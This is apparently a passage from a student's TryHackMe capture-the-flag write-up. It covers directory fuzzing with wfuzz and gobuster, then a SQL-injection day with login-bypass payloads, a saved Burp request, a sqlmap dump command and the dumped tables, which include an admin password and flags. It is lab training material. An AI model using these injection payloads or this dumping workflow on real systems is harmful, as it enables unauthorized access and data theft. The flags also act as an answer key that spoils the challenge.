000000035:   200        0 L      0 W        0 Ch        "20201204"
000000033:   200        0 L      0 W        0 Ch        "20201202"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000044:   200        0 L      0 W        0 Ch        "20201213"
000000037:   200        0 L      0 W        0 Ch        "20201206"
```

Enter it and it will show you the answer.



```
THM{D4t3_AP1}
```

Thought Process/Methodology:
The IP address will show “You have been defaced, your forums are gone” and even the link that given in tryhackme will direct us to a troll song on YouTube because it is being fuzzed. Furthermore, use the wfuzz command given and paste the URL in the question and add breed=FUZZ to precede it. Later on, type (gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists//dirb/big.txt) in the command prompt to install gobuster (if it hasn’t installed yet) and wait till 100%. Thus, it will show multiple commands such as /LICENSE, /api, /server-status, /htpasswd. Use /api to find the API directory. Therefore the site-log.php will be shown in the index of /api. After that, download the wordlist in tryhackme and then type cat wordlist in the command prompt when I cd to Downloads in my kali. Later, copy the link and change the date to FUZZ. Every word and chars are shown 0 except for the ID000000026 .Copy the date and paste it at the end. Therefore, enter it and voilà.


Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp suite

Solution/walkthrough:

Question 1

Add :8000 behind the IP address and proceed.



Santa's Official Forum V2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Timm	I am so excited for Christmas this year!
William	Santa, are you real?
James	I've been a good buy this year!

Popular topics

Gifts


Questions

60% of kids

0% of kids

By Santox with <3

After starting project in burpsuite, change /8000 to 3000 to view the page



Login ByPass Practice

Enter your username anything' or true --

Enter your password

Try putting anything' or true -- in the password box (including the space)

Remember to play around with breaking and fixing the query


Browse to /init.php to re-set the database

Submit Query

```
SELECT * FROM users
      WHERE username = 'anything' or true; --'
      AND password = MD5('')
```

Result

Paste /santapanel at the end



Greetings stranger...


Do not attempt to login if you are not a member of Santa's corporation!

Username

Password

Login

Login by entering the username and password



Sequel | Really Insecure PHP Page

10.10.114.184:8000/santapanel

Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!


Username: admin' or 1=1 --

Password: admin

Login

Question 2


After enable burp suite, enter a random name to search it and send to repeater



Request to http://10.10.242.148:8000

```
GET /santapanel?search=darkstar HTTP/1.1
Host: 10.10.242.148:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.242.148:8000/santa
Cookie: session=eyJhdXRoIjpOcnVlfQ.X8eR9
Upgrade-Insecure-Requests: 1
```

Thus, save it as filename panel.request.




Look In: root

File Name: panel.request


Files of Type: All Files

After that, type sqlmap -r panel.request –tamper=space2comment –dump-all –dbms sqlite in terminal.



```
root@ip-10-10-107-206:~# sqlmap -r panel.request --tamper=space2comment --dump
-all --dbms sqlite
```


Look for how many entries it has.



```
Database: SQLite_masterdb
Table: sequels
[22 entries]
+-------------+-----+-------------------------+
| kid         | age | title                   |
+-------------+-----+-------------------------+
| James       | 8   | shoes                   |
| John        | 4   | skateboard              |
| Robert      | 17  | iphone                  |
| Michael     | 5   | playstation             |
| William     | 6   | xbox                    |
| David       | 6   | candy                   |
| Richard     | 9   | books                   |
| Joseph      | 7   | socks                   |
| Thomas      | 10  | 10 McDonalds meals      |
| Charles     | 3   | toy car                 |
| Christopher | 8   | air hockey table        |
| Daniel      | 12  | lego star wars          |
| Matthew     | 15  | bike                    |
| Anthony     | 3   | table tennis            |
| Donald      | 4   | fazer chocolate         |
| Mark        | 17  | wii                     |
| Paul        | 9   | github ownership        |
```

Question 3


Look for what did Paul ask for



```
| Paul        | 9   | github ownership        |
```

Question 4


Look for the flag



```
thmfox{All_I_Want_for_Christmas_Is_You} |
```

Question 5

Scroll down and find the admin's password.



```
Database: SQLite_masterdb
Table: users
[1 entry]
+----------+-----------------+
| username | password        |
+----------+-----------------+
| admin    | EhCNSWzzFP6sc7gB |
+----------+-----------------+
```

Thought Process/Methodology:

First of all I can't access the IP address but after I added :8000 at the end and removed the http://, I can finally access it. After that, paste /santapanel to proceed to the username and password page. Thus, enter the username (admin' or 1=1–) and the password (admin). Hence, enable burp suite on the mozilla firefox and enter a random name to search it and right click it to send to repeater. Thus, save it as filename panel.request. Later on, type sqlmap -r panel.request –tamper=space2comment –dump-all –dbms sqlite in terminal. It will show you some list, look for how many entries at the above of the name list. Furthermore, find what Paul wants for his Christmas gift. Last but not least, scroll down and look for the flag. Finally, the admin's password has also been revealed.